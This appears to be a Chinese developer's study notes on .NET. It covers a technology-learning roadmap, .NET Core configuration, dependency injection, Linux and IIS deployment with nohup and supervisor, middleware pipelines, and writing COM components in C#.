Redis可以考虑引入。

设计模式有需要的场景。

在计算报表和一些情况下，多线程，并行处理数据也会考虑引入。

Dapper,EF开始了用武之地，干起来！

依赖注入，aop 可以考虑引入。

可考虑引入前端vue,element。

以上考虑部分，根据业务规模和使用频数来决定是否引入。业务量太小时，引入多余架构反而有些笨重。

4.互联网项目和大数据项目

性质：面向c端或B端。访问量大，业务多。虽然还有很多细分，但面向了互联网，我们就时刻准备着未来它能爆发式迎接大批量数据，我们的应用要高可用，健壮！时刻准备着，为未来！哪怕很多互联网公司生存周期只有几年！

数据库：Mongodb，mysql,postgresql

.net储备:

数据库集群。

Mongodb集群，分片等。

必不可少，Redis缓存，缓解数据库压力。需要了解redis运行机制，缓存穿透和缓存雪崩等。

必不可少，消息队列rabbitmq或Kafka，多业务系统之间消息传递，解藕。需要了解rabbitmq运行机制和amqp协议。

很重要 Elastic-search，Es可以通过mongo-connector实现同步mongodb数据，是一个数据极快的搜索引擎。另外可以用ELK搭建日志分析系统，这块我还需要练练手，需要了解Es如何应用，部署，问题排查等。

**理论积累之微服务**：微服务api网关，监控，服务发现，熔断降级，限流等。可参考微软olreans,Akka.net,ocelot,appllo，前些天过千的surging。有源码的常分析借鉴，理解透。

**理论积累之TDD**：单元测试，集成测试，自动化测试。

**理论积累之CI/CD**:需要熟练掌握jenkins配置。熟悉docker生态工具用法。

**理论积累之领域驱动**：微服务怎么拆？怎么微？服务之间如何联系？领域驱动设计为你提供了大量的建议，虽然不会都完美，但可以为你提供思路。领域，子域和限界上下文，领域服务，事件驱动，CQRS责任分离，贫血富血模型。我现在正在抽时间看这个，期待能有所应用。

**理论积累之.net**：

并行编程，异步编程。多线程安全等。

网络编程socket，orleans的网关连接就是基于socket，在之上又包装了一层gateway连接。socket和tcp/ip通信息息相关，熟练了这个，其他语言同样思路都会了。很多RPC框架也是基于socket，是网络连接的源泉。

.netcore mvc的通用主机，内置kestrel，中间件等，单元测试，docker运行等需要深入了解。

**理论积累之Linux**:

.netcore最重要特性是跨平台，以前对linux不熟悉的部分，需要尽快熟练，要变成一个老手。

**业务演练之单点登录**

**业务演练之秒杀**

**业务演练之短信限发**

**业务演练之实现消息队列模型**

**业务演练之实现分布式通信模型**

**业务演练之搭建微服务框架模型。**

## ****.NET Core****

配置文件

在.NET FCL中我们创建的项目中常常会用到两种配置文件app.config和web.config。读取它们需要我们添加System.Configuration的引用。它们都是XML格式文件。在不同环境中常常要替换配置文件，因为里面的内容是不同的。

在.NET Core中对配置文件进行了大幅修改，不仅执行XML，JSON，环境变量，ini等格式，还支持热更新，可以通过一些技巧实现不同环境的配置。它们依赖与Nuget中的Microsoft.Extensions.Configuration包。

以下是要支持配置文件对应的包

|  |  |
| --- | --- |
| 配置项存放地 | 提供支持包 |
| 内存变量 | Microsoft.Extensions.Configuration |
| 环境变量 | Microsoft.Extensions.Configuration.EnvironmentVariables |
| Ini文件 | Microsoft.Extensions.Configuration.Ini |
| Json文件 | Microsoft.Extensions.Configuration.Json |
| Xml文件 | Microsoft.Extensions.Configuration.Xml |

在创建这些文件后，还需要把这些文件的属性设置为始终复制到输出目录中去。

调用方法如下：

IConfiguration configuration = new ConfigurationBuilder().SetBasePath(Environment.CurrentDirectory)

.AddInMemoryCollection(list) //读取内存变量

.Build();

SetBasePath()用于设置读取配置文件的根路径。AddInMemoryCollection表示从内存中读取配置项。

MVC配置

在ConfigureServices方法中可以调用AddMvc(options)设置options，其中有个配置是options.RespectBrowserAcceptHeader = true。

它有如下作用：默认情况下，后台会忽略浏览器传来的AcceptHeader并返回应用程序默认的格式(对于Api而言就是JSON)，这样一来，当使用不同的浏览器消费API时会获得一样的体验。

而如果你希望你的应用程序有限考虑浏览器的Accept头，你就可以RespectBrowserAcceptHeader设置为true。

这里的Accept头指的就是Http协议中的Accept头。

例如: accept:text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8

参考：[ASP.NET Core 中文文档 第四章 MVC（2.3）格式化响应数据](https://www.cnblogs.com/dotNETCoreSG/p/aspnetcore-4_2_3-model-formatting.html)

JSON序列化

当项目需要采用前后端分离的方式就需要考虑到JSON格式的问题了，ASP.NET Core已经为我们考好了。

在ConfigureService方法中调用AddMvc().AddJsonOptions()方法就可以对JSON格式进行配置。

例如：

services.AddMvc().AddJsonOptions(options => {

//设置不使用驼峰格式处理，由后台字段确定大小写

options.SerializerSettings.ContractResolver = new DefaultContractResolver();

//不返回值为NULL的属性

options.SerializerSettings.NullValueHandling = NullValueHandling.Ignore;

});

依赖注入核心组件

在.NET Core中DI的核心分为两个组件：**IServiceCollection**和 **IServiceProvider**。

IServiceCollection 负责注册

IServiceProvider 负责提供实例

通过IServiceCollection注册进去有三个方法：**AddSingleton，AddTransient，AddScoped**

这三个方法只是生命周期不同：

Transient： 每一次GetService都会创建一个新的实例

Scoped： 在同一个Scope内只初始化一个实例 ，可以理解为（ 每一个request级别只创建一个实例，同一个http request会在一个 scope内）

Singleton ：整个应用程序生命周期以内只创建一个实例

**这有什么用？**

如果在Mvc中用过Autofac的InstancePerRequest的同学就知道，有一些对象在一个请求跨越多个Action或者多个Service、

Repository的时候，比如最常用的DBContext它可以是一个实例。即能减少实例初始化的消耗，还能实现

**跨Service事务**的功能。(注：在ASP.NET Core中所有用到EF的Service 都需要注册成Scoped )

而实现这种功能的方法就是在整个reqeust请求的生命周期以内共用了一个Scope。

**如何使用？**

在Controller中使用依赖注入

一般可以通过构造函数或者属性来实现注入，但是官方推荐是通过构造函数。这也是所谓的显式依赖。

首先我们在ConfigureServices方法中注册接口和实现类：

services.AddTransient(typeof(IFormula),typeof(MainFormula));

然后在Controller中的构造函数中取出这个对象，就能使用它了

public IFormula \_formula = null;

public HomeController(IFormula formula)

{

\_formula = formula;

}

在View中需要用@inject声明一下：

@inject IFormula \_formula

<div>@\_formula.ID</div>

参考：[全面理解 ASP.NET Core 依赖注入](https://www.cnblogs.com/jesse2013/p/di-in-aspnetcore.html)

发布程序

控制台程序

发布到Linux系统上有两种方法：

1. 用dotnet命令发布

复制程序到目录中去，在当前目录打开终端输入dotnet publish –o 发布文件夹 –c release，**发布程序**。

然后进入到发布文件夹**运行程序，**输入dotnet dll文件，这里的文件对应windows系统的exe文件，但有一个问题就是不能够在后台运行，一旦关闭终端程序就终止了。

我们可以用nohup命令*nohup dotnet \*.dll &* 来让程序在后台运行

它的语法如下：

* nohup

用途：不挂断地运行命令。

语法：nohup Command [ Arg … ] [　& ]

　　无论是否将 nohup 命令的输出重定向到终端，输出都将附加到当前目录的 nohup.out 文件中。

* &

用途：在后台运行

一般两个一起用

nohup command &

1. 用supervisor自动发布程序

supervisor管理进程，是通过fork/exec的方式将这些被管理的进程当作supervisor的子进程来启动，所以我们只需要将要管理进程的可执行文件的路径添加到supervisor的配置文件中就好了。此时被管理进程被视为supervisor的子进程，若该子进程异常中断，则父进程可以准确的获取子进程异常中断的信息，通过在配置文件中设置autostart=ture，**可以实现对异常中断的子进程的自动重启**。

首先我们要安装supervisor，在终端输入：yum install supervisor

启动：systemctl start supervisord.service 或service supervisord start

重启：systemctl restart supervisord.service 或service supervisord restart

然后就可以开始配置要发布的程序路径了，打开在/etc/supervisord.d文件夹中新建一个ini文件，写入以下内容：

[program:项目名称]

directory=/usr/dotnetRelease #发布文件夹

command=/usr/bin/dotnet /usr/dotnetRelease/app.dll #当这个程序启动时的命令

stdout\_logfile=/data/output/logs/out.log #输出日志目录

stderr\_logfile=/data/output/logs/err.log #错误日志目录

好了输入service supervisord restart重启下，然后执行ps –ef|grep dotnet查看下是否运行了，要注意的是日志目录一定要存在哦

参考资料：[http://supervisord.org/configuration.html#program-x-section-settings](http://supervisord.org/configuration.html%23program-x-section-settings)

[Supervisor的作用与配置](https://www.jianshu.com/p/0226b7c59ae2)

ASP.NET Core程序

先说下Window的发布步骤，我的服务器是Windows Server 2008 R2，首先下载.Net Core SDK和 Hosting，前者是运行.NET Core程序必备的环境，后者是让ASP.NET Core能在IIS上运行的必备工具，它让IIS服务器作为反向代理，转发到kestrel服务器。

需要注意的是版本的问题，如果版本不匹配有可能会出现“502Error 502.5 - Process Failure”这个问题。解决步骤是执行dotnet命令运行程序，看看它提示什么错误，然后结合搜索引擎来处理问题。

我这里碰到的第一个问题是：

Failed to load the dll from [C:\Program Files\dotnet\host\fxr\2.1.2\hostfxr.dll], HRESULT: 0x80070057

The library hostfxr.dll was found, but loading it from C:\Program Files\dotnet\host\fxr\2.1.2\hostfxr.dll failed

- Installing .NET Core prerequisites might help resolve this problem.

<http://go.microsoft.com/fwlink/?LinkID=798306&clcid=0x409>

百度之后发现需要下载个补丁： https://support.microsoft.com/en-us/kb/2533623

第二个问题是：

It was not possible to find any compatible framework version

The specified framework 'Microsoft.AspNetCore.App', version '2.1.4' was not found.

- Check application dependencies and target a framework version installed at:

C:\Program Files\dotnet\

- Installing .NET Core prerequisites might help resolve this problem:

http://go.microsoft.com/fwlink/?LinkID=798306&clcid=0x409

- The .NET Core framework and SDK can be installed from:

https://aka.ms/dotnet-download

- The following versions are installed:

2.1.2 at [C:\Program Files\dotnet\shared\Microsoft.AspNetCore.App]

这个问题是因为我只安装了Hosting而没有安装.NET Core SDK造成的，安装SDK后就能正常运行了。

Linux平台安装就比较简单了，先安装.Net Core Runtime，然后安装Nginx，配置Nginx反向代理，并启动dotnet即可。

管道与中间件

ASP.NET Core管道和ASP.NET的事件驱动的管道有很大的不同，现在你可以在Startup文件的Configure方法中调用Use,UseWhen,Map,MapWhen,Run方法来为特定的请求增加特定的处理逻辑。可以实现防盗链，日志，权限认证，事务处理等。

它的管线图如下：



每个委托均可在下一个委托前后执行操作。 此外，委托还可以决定不将请求传递给下一个委托，这就是对请求管道进行短路。 通常需要短路，因为这样可以避免不必要的工作。

使用 [Run](https://docs.microsoft.com/dotnet/api/microsoft.aspnetcore.builder.runextensions.run)，[Map](https://docs.microsoft.com/dotnet/api/microsoft.aspnetcore.builder.mapextensions.map) 和 [Use](https://docs.microsoft.com/dotnet/api/microsoft.aspnetcore.builder.useextensions.use) 扩展方法来配置请求委托。 可将一个单独的请求委托并行指定为匿名方法（称为并行中间件），或在可重用的类中对其进行定义。 这些可重用的类和并行匿名方法即为**中间件**，也叫中间件组件。 **请求管道中的每个中间件组件负责调用管道中的下一个组件，或使管道短路**。

1. Run方法会使管道短路，所以最好把它放在最后
2. Use不会使管道短路，但也不会主动调用下一个管道，必须要显式调用await next();才能进入下一个管道。在UseWhen中可嵌套调用Use继续传递。
3. Map和MapWhen它可以匹配基于请求路径创建请求管道分支，默认会使管道短路，也可以嵌套Use继续传递。

一些常用的中间件：

1. 异常/错误处理
2. HTTP 严格传输安全协议
3. HTTPS 重定向
4. 静态文件服务器
5. Cookie 策略实施
6. 身份验证
7. 会话
8. MVC

参考：[ASP.NET Core 中间件](https://docs.microsoft.com/zh-cn/aspnet/core/fundamentals/middleware/?view=aspnetcore-2.1)

[回顶部](#顶部)

## ****COM组件开发****

**什么是ActiveX?**

一组符合COM规范的工具，让开发人员使用新的或已有的工具把计算机桌面环境与www集成起来。

**什么是OCX？**

ActiveX控制（OCX）是微软媒体运动的定义技术，这些控制使开发人员能够以无缝的方式通过www为最终用户提交完整的应用。

**面向对象的优缺点**

面向对象解决了程序的向后兼容性，操作系统依赖性。OOP的接口是给外部函数调用的，私有函数只能够自己使用，外部无法访问，这就是封装性。当一个类继承另一个类时，它具有父类的接口，方法和字段，子类也能拓展新的方法。当不同的对象具有相同的接口时，它们就是多态的，这意味着开发人员可以开发通用的接口。

**为什么要为COM组件声明一个GUID？HTML的object标签的classid属性里的CLSID为什么正好与COM对象的GUID对应**

GUID标识一个对象的类标识或CLSID；或代表组件内的一个接口标识的IID。

为了让COM把GUID和含有对象的实际文件关联起来，应该使用注册表。

**如何用C#开发一个COM组件？**

请记住:想要把C#对象当作COM对象需要以下几点...

* class必须是public的
* 属性,方法和事件必须是public
* 属性和方法必须在Interface里面定义
* 事件必须在事件的接口中

未在接口中定义的成员,而在实现里面是public的成员,对COM是不可见的,但是对其他的.NET程序是可见的.为了把属性和方法暴露给COM,你必须在接口中定义他们,并且把他们用DispId属性标记.暴露给COM的那些属性方法其实就在类的实现里面.他们必须被标记为public，每一个接口都要有一个GUID属性。

来看下连接数据库的例子：

暴露的接口：

[Guid("694C1820-04B6-4988-928F-FD858B95C880")]

public interface DBCOM\_Interface

{

[DispId(1)]

void Init(string userid , string password);

}

实现类：

[Guid("9E5E5FB2-219D-4ee7-AB27-E4DBED8E123E"),

ClassInterface(ClassInterfaceType.None),

ComSourceInterfaces(typeof(DBCOM\_Events))]

public class DBCOM\_Class : DBCOM\_Interface

{

private SqlConnection myConnection = null ;

SqlDataReader myReader = null ;

public DBCOM\_Class()

{

}

public void Init(string userid , string password)

{

try

{

string myConnectString = "user id="+userid+";password="+password+

";Database=NorthWind;Server=SKYWALKER;Connect Timeout=30";

myConnection = new SqlConnection(myConnectString);

myConnection.Open();

//MessageBox.Show("CONNECTED");

}

catch(Exception e)

{

MessageBox.Show(e.Message);

}

}

}

}

解释一下：ClassInterfaceType.None表示,这个类不会产生类接口.如果没有显式的接口实现,那么这个类只能提供对IDispatch的访问.用户期待通过接口导出该类显式实现了的成员.所以需要使用设置ClassInterfaceAttribute.

ComSourceInterfaces(typeof(DBCOM\_Events))]标明标记的这个类会把接口暴露给COM事件源.在我们的例子中,没有什么需要暴露的..